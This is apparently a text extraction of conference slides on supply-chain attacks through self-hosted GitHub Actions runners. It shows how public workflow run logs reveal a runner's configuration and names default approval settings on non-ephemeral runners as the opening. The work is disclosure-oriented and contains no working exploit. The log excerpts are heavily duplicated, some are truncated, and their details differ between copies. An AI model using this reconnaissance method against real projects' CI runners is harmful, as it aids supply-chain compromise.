






SELF HOSTED GITHUB RUNNERS

Continuous Integration, Continuous Destruction

Adnan Khan | John Stawinski

FIRST...A STORY





Unlimited power!





DISCLAIMER

- All vulnerabilities mentioned during this talk have been remediated
- The views and opinions expressed in this presentation are solely our own
- The content presented is not endorsed by, nor does it represent the views of our employers
- All materials and ideas shared are independently developed and should not be attributed to our employers

ADNAN KHAN



- Security Engineer for Day Job
- Security Researcher
- Bug Bounty Hunter
- Live in Baltimore, Maryland



X: @adnanthekhan
Website: adnanthekhan.com

JOHN STAWINSKI



- Red Team Security Engineer
- CI/CD Security Researcher
- Enjoys anything outside, especially activities that lead to injury
- Former Collegiate Athlete
- Nomadic (for now)

Email: jstan327@gmail.com
LinkedIn: www.linkedin.com/in/john-stawinski-72ba87191
Website: johnstawinski.com



Actions



TensorFlow



Microsoft




PyTorch



AND MANY MORE...

SolarWinds Supply Chain Attack

One of the most notable impacts was the financial fallout from the attack. On average, the attack cost companies 11% of their annual revenue. The impact was ...



ATTACK OF THE CLONES —

GitHub besieged by millions of malicious repositories in ongoing attack

GitHub keeps removing malware-laced repositories, but thousands remain.

on their software supply chains (a three-fold increase from 2021). There's already evidence this is happening, with supply chain attacks up 633% and surpassing the number of malware-based attacks by 40% in 2022.

OK, BUT IS IT
REALLY THAT
BAD?



Yes.

THERE IS A **SYSTEMIC LACK OF AWARENESS**
AROUND SELF-HOSTED CI/CD AGENT SECURITY IN
THE WORLD'S MOST ADVANCED TECHNOLOGICAL
ORGANIZATIONS, **EXPOSING THEM TO CRITICAL**
SUPPLY CHAIN ATTACKS.

The tech community is **uninformed** of these attacks

These attacks are **easy**

These attacks could **shape the course of the world**

THE PROGRESSION



August
2022

**Abused a Self-Hosted GitHub Runner
on a Red Team Engagement**

2022/2023

**Developed GitHub Actions Attack
Tooling**

July 2023

**Lightbulb Moment – Decided to Put
Fixing a Typo to the Test Against
GitHub Itself**

July 2023 – February
2024

**Disclosed GitHub Actions
Vulnerabilities in Public Repositories
with Bug Bounty Programs Using
Self-Hosted Runners**

Github-Hosted Runners

- Built by GitHub
- Updated on a weekly cadence
- As of writing, covers:
 - ◆ Linux, Windows, MacOS
 - ◆ Multiple architectures
- Always Ephemeral

Self-Hosted Runners



- Managed by end users
- Runs the Actions Runner agent
- Security is the user's responsibility
- "Path of Least Resistance" is a non-ephemeral self-hosted runner.

- General
- Access
 - Collaborators
 - Moderation options
- Code and automation
 - Branches
 - Tags
 - Rules
 - Actions
 - Webhooks
 - Environments
 - Codespaces
 - Pages
- Security
 - Code security and analysis
 - Deploy keys
 - Secrets and variables
- Integrations
 - GitHub Apps
 - Email notifications

General

Repository name

BlackHat_is_cool Rename

- Template repository**
Template repositories let users generate new repositories with the same directory structure and files. [Learn more about template repositories.](#)
- Require contributors to sign off on web-based commits**
Enabling this setting will require contributors to sign off on commits made through GitHub's web interface. Signing off is a way for contributors to affirm that their commit complies with the repository's terms, commonly the [Developer Certificate of Origin \(DCO\)](#). [Learn more about signing off on commits.](#)

Default branch

The default branch is considered the "base" branch in your repository, against which all pull requests and code commits are automatically made, unless you specify a different branch.

main edit

Social preview

Upload an image to customize your repository's social media preview.
Images should be at least 640x320px (1280x640px for best display).

Download Edit


Features

- Wikis**
Wikis host documentation for your repository.

WORKFLOW RUN LOG ANALYSIS

Public Repository Self-Hosted Runners

Scanned ~July 4-8 2024



WORKFLOW RUN LOG ANALYSIS

Every GitHub Actions workflow has a run log.

Attackers can:

Learn about the self-hosted runner's configurations

Plan a full attack before any malicious actions

On public repositories, **anyone** can download the run logs

```
Requested labels: self-hosted, gpu, a100-40gb-4
Job defined at: google/maxtext/.github/workflows/UnitTests.yml@refs/heads/main
Waiting for a runner to pick up this job...
Job is about to start running on the runner: NVIDIA-4-A100-40GB-3 (repository)
Current runner version: '2.317.0'
Runner name: 'NVIDIA-4-A100-40GB-3'
Runner group name: 'Default'
Machine name: 'yooh-maxtext-github-runner-4gpu-3'
##[group]GITHUB_TOKEN Permissions
Contents: read
Metadata: read
Packages: read
##[endgroup]

##[endgroup]
[command]/usr/bin/git submodule status
##[group]Cleaning the repository
[command]/usr/bin/git clean -ffdx
[command]/usr/bin/git reset --hard HEAD
HEAD is now at 7a40096 Copybara import of the project:
##[endgroup]
##[group]Disabling automatic garbage collection
[command]/usr/bin/git config --local gc.auto 0
Use 0.15.1 version spec cache key for v0.15.1
Restored from hosted tool cache /__w/_tool/buildx-dl-bin/0.15.1/linux-x64
Buildx binary found in /github/home/.docker/buildx/.bin/0.15.1/linux-x64/docker-buildx
##[endgroup]
```

```
Requested labels: self-hosted, gpu, a100-40gb-4
```

```
Job defined at: google/maxtext/.github/workflows/UnitTests.yml@refs/heads/main
```

```
Waiting for a runner to pick up this job...
```

```
Job is about to start running on the runner: NVIDIA-4-A100-40GB-3 (repository)
```

```
Current runner version: '2.317.0'
```

```
Runner name: 'NVIDIA-4-A100-40GB-3'
```

```
Runner group name: 'Default'
```

```
Machine name: 'yooh-maxtext-github-runner-4gpu-3'
```

```
##[group]GITHUB_TOKEN Permissions
```

```
Contents: read
```

```
Metadata: read
```

```
Packages: read
```

```
##[endgroup]
```

```
##[endgroup]
```

```
[command]/usr/bin/git submodule status
```

```
##[group]Cleaning the repository
```

```
[command]/usr/bin/git clean -ffdx
```

```
[command]/usr/bin/git reset --hard HEAD
```

```
HEAD is now at 7a40096 Copybara import of the project:
```

```
##[endgroup]
```

```
##[group]Disabling automatic garbage collection
```

```
[command]/usr/bin/git config --local gc.auto 0
```

```
Use 0.15.1 version spec cache key for v0.15.1
```

```
Restored from hosted tool cache /__w/_tool/buildx-dl-bin/0.15.1/linux-x64
```

```
Buildx binary found in /github/home/.docker/buildx/.bin/0.15.1/linux-x64/docker-buildx
```

```
##[endgroup]
```

Requested Runner Labels

```
Requested labels: self-hosted, gpu, a100-40gb-4
```

```
Job definition: /home/runner/.github/actions/runner-limits/runner-limits.sh (UID: 0, GID: 0, Shell: /bin/bash)
```

```
Waiting for runner...
```

```
Job is assigned to runner: NVIDIA-4-A100-40GB-3
```

```
Current runner version: 2.297.0
```

```
Runner name: 'NVIDIA-4-A100-40GB-3'
```

```
Runner group name: 'Default'
```

```
Machine name: 'yooh-maxtext-github-runner-4gpu-3'
```

```
##[group]GITHUB_TOKEN Permissions
```

```
Contents: read
```

```
Metadata: read
```

```
Packages: read
```

```
##[endgroup]
```

Organization Level vs. Repository Level Runners

```
Requested labels: self-hosted, gpu, a100-40gb-4
```

```
Job is about to start running on the runner: NVIDIA-4-A100-40GB-3 (repository)
```

```
##[group]Cleaning the repository
```

```
[command]/usr/bin/git clean -ffdx
```

```
[command]/usr/bin/git reset --hard HEAD
```

```
HEAD is now at 7a40096 Copybara import of https://github.com/uber-go/copybara
```

```
##[endgroup]
```

```
##[group]Disabling automatic garbage collection
```

```
[command]/usr/bin/git
```

```
Use 0.15.1 version s
```

```
Restored from hosted
```

```
Buildx binary found
```

```
##[endgroup]
```

Runner Name / Group

```
Runner name: 'NVIDIA-4-A100-40GB-3'
```

```
Runner group name: 'Default'
```

```
Machine name: 'yooh-maxtext-github-runner-4gpu-3'
```



```
Requested labels: self-hosted, gpu, a100-40gb-4
Job defined at: google/maxtext/.github/workflows/UnitTests.yml@refs/heads/main
Waiting for a runner to pick up this job...
Job is about to start running on the runner: NVIDIA-4-A100-40GB-3 (repository)
Current runner version: '2.317.0'
Runner name: 'NVIDIA-4-A100-40GB-3'
Runner group name: 'Default'
Machine name: 'yooh-maxtext-github-runner-4gpu-3'
##[group]GITHUB_TOKEN Permissions
Contents: read
Metadata: read
Packages: read
##[endgroup]
##[endgroup]
[command]/usr/bin/git submodule status
##[group]Cleaning the repository
[command]/usr/bin/git clean -ffdx
[command]/usr/bin/git reset --hard HEAD
HEAD is now at 7a40096 Copybara import of the project:
##[endgroup]
##[group]Disabling automatic garbage collection
[command]/usr/bin/git config --local gc.auto 0
Use 0.15.1 version spec cache key for v0.15.1
Restored from hosted tool cache /__w/_tool/buildx-dl-bin/0.15.1/linux-x64
Buildx binary found in /github/home/.docker/buildx/.bin/0.15.1/linux-x64/docker-buildx
##[endgroup]
```

GITHUB_TOKEN Permissions

```
Requested labels: self-hosted, gpu, amd-ryzen  
Job defined at: google/maxtext/.github/workflows/UnitTests.yml@refs/heads/main  
Waiting for a runner to pick up this job...  
Job is about to start running  
Current runner version: '2.304.0'  
Runner name: 'NVIDIA-4-A100-40GB-8vCPU-ubuntu2004'  
Runner group name: 'Default'  
Machine name: 'yooh-maxtext-1'  
##[group]GITHUB_TOKEN Permissions  
Contents: read  
Metadata: read  
Packages: read  
##[endgroup]
```

```
##[group]GITHUB_TOKEN Permissions  
Contents: read  
Metadata: read  
Packages: read  
##[endgroup]
```

Ephemeral vs. non-Ephemeral Runner

```
##[endgroup]  
[command]/usr/bin/git clean -ffdx  
##[group]Cleaning the repository  
[command]/usr/bin/git reset --hard HEAD  
[command]/usr/bin/git  
HEAD is now at 7a40096 Copybara import of the project:  
##[endgroup]
```

```
##[group]Cleaning the repository  
[command]/usr/bin/git clean -ffdx  
[command]/usr/bin/git reset --hard HEAD  
HEAD is now at 7a40096 Copybara import of the project:  
##[endgroup]
```

Runner Architecture

```
Use 0.15.1 version spec cache key for v0.15.1  
Restored from hosted cache  
Buildx binary found at /usr/bin/docker-buildx  
##[endgroup]
```

```
/buildx-dl-bin/0.15.1/linux-x64  
r/buildx/.bin/0.15.1/linux-x64/docker-buildx
```

TEACH ME HOW TO
HACK EVERYONE.

People Tend to Use Default Settings

**Becoming a Contributor is
Not a Security Boundary**

Anyone Can Fix a Typo



WHAT IS THE "VULNERABILITY"?

Default workflow approval



Non-ephemeral public repo self-hosted runner

